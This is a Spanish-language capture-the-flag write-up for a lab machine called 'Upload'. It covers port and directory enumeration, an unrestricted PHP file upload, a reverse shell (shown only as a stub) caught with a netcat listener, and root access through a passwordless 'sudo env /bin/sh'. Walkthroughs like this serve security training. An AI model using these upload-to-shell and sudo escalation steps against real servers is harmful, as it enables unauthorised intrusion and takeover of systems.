


Upload



Como siempre comenzamos con el despliegue de la máquina y comprobando que tengamos conectividad con ella mediante un simple ping.

```
(kali@kali)-[~/Desktop/upload]
$ sudo ./auto_deploy.sh upload.tar
[sudo] password for kali:

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla

kali@kali: ~/Desktop/upload

File Actions Edit View Help

(kali@kali)-[~/Desktop/upload]
$ ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=1.03 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.048 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.049 ms
^C
— 172.17.0.2 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2027ms
rtt min/avg/max/mdev = 0.048/0.375/1.030/0.462 ms
```

Siguiente paso será la enumeración de servicios y puertos, para ello haremos uso de nmap.

```
(kali@kali)-[~/Desktop/upload]
$ nmap -sC -sV 172.17.0.2

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-25 14:41 EDT
Nmap scan report for 172.17.0.2
Host is up (0.00017s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Upload here your file

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 6.60 seconds
```

El único puerto que vemos abierto es el 80 que está corriendo un servidor Apache http. Vamos a aplicar fuzzing sobre esta mediante gobuster.

```
(kali@kali)~[~/Desktop/upload]
$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirb/common.txt -x .php, .sh, .py, .txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.php (Status: 403) [Size: 275]
/.hta.php (Status: 403) [Size: 275]
/.hta. (Status: 403) [Size: 275]
/.htaccess (Status: 403) [Size: 275]
/.hta (Status: 403) [Size: 275]
/.htaccess.php (Status: 403) [Size: 275]
/.htaccess. (Status: 403) [Size: 275]
/.htpasswd (Status: 403) [Size: 275]
/.htpasswd.php (Status: 403) [Size: 275]
/.htpasswd. (Status: 403) [Size: 275]
/. (Status: 200) [Size: 1361]
/index.html (Status: 200) [Size: 1361]
/server-status (Status: 403) [Size: 275]
/uploads (Status: 301) [Size: 310] [→ http://172.17.0.2/uploads/]
/upload.php (Status: 200) [Size: 1357]
Progress: 13842 / 13845 (99.98%)

Finished
```

De los resultados llama la atención esos dos directorios señalizados, /uploads y /upload.php, por los nombres ya podemos intuir lo que nos podemos encontrar.




Vamos a probar a subir un fichero para luego acceder a él.


Si los archivos que se suben al servidor no se validan adecuadamente, podrían incluir código malicioso o scripts que podrían ser utilizados para comprometer la seguridad del servidor o de otros usuarios que acceden a esos archivos.

Al subir archivos ejecutables o scripts al servidor, se podría intentar aprovechar la ejecución remota de código.

Vamos a comprobar si podemos efectivamente ver lo que subimos y de paso comprobamos si se limpian los caracteres por si fuera posible un XSS.




Parece que está limpiando los caracteres así que un xss no parece opción.



Vamos entonces con la primera opción cuando se nos permite subir archivos que es intentar lanzar código malicioso php.

PHP (Hypertext Preprocessor) es un lenguaje de scripting del lado del servidor ampliamente utilizado para el desarrollo web. Se integra con HTML para generar contenido dinámico y páginas web interactivas.

Vamos a comprobar si efectivamente somos capaces de ejecutar código php.



Una vez comprobado ya estamos realmente cerca de superar la máquina.
Vamos a crear un payload php que nos permita establecer una reverse shell.

```
<?php
// Copyright (c) 2020 Ivan Sincek
// v2.3
// Requires PHP v5.0.0 or greater.
// Works on Linux OS, macOS, and Windows OS.
// See the original script at https://github.com/pentestmonkey/php-reverse-shell.
class Shell {
    private $addr = null;
    private $port = null;
    private $cmd = null;
}
```

Below the Burp Suite interface, a terminal window shows the command `nc -lvp 9001` being executed. The output shows a connection from `[192.168.50.129]` to `[172.17.0.2]` on port `36532`. The message `SOCKET: Shell has connected! PID: 114` is displayed.

Name	Last modified	Size
Parent Directory	-	-
help.txt	2024-04-25 21:03	73
script.php	2024-04-25 21:43	9.1K

Podemos ver como estamos bajo la sesión del usuario www-data. En este caso, `www-data` puede ejecutar el comando `/usr/bin/env` con privilegios de root (superusuario) sin necesidad de introducir una contraseña. Es decir, podemos ejecutar `/bin/sh` con los privilegios de root heredados de `sudo`. Y con ello ya resolvemos la máquina.

```
whoami
www-data
sudo -l
Matching Defaults entries for www-data on 0c0ac386242a:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:
User www-data may run the following commands on 0c0ac386242a:
    (root) NOPASSWD: /usr/bin/env
sudo env /bin/sh
whoami
root
```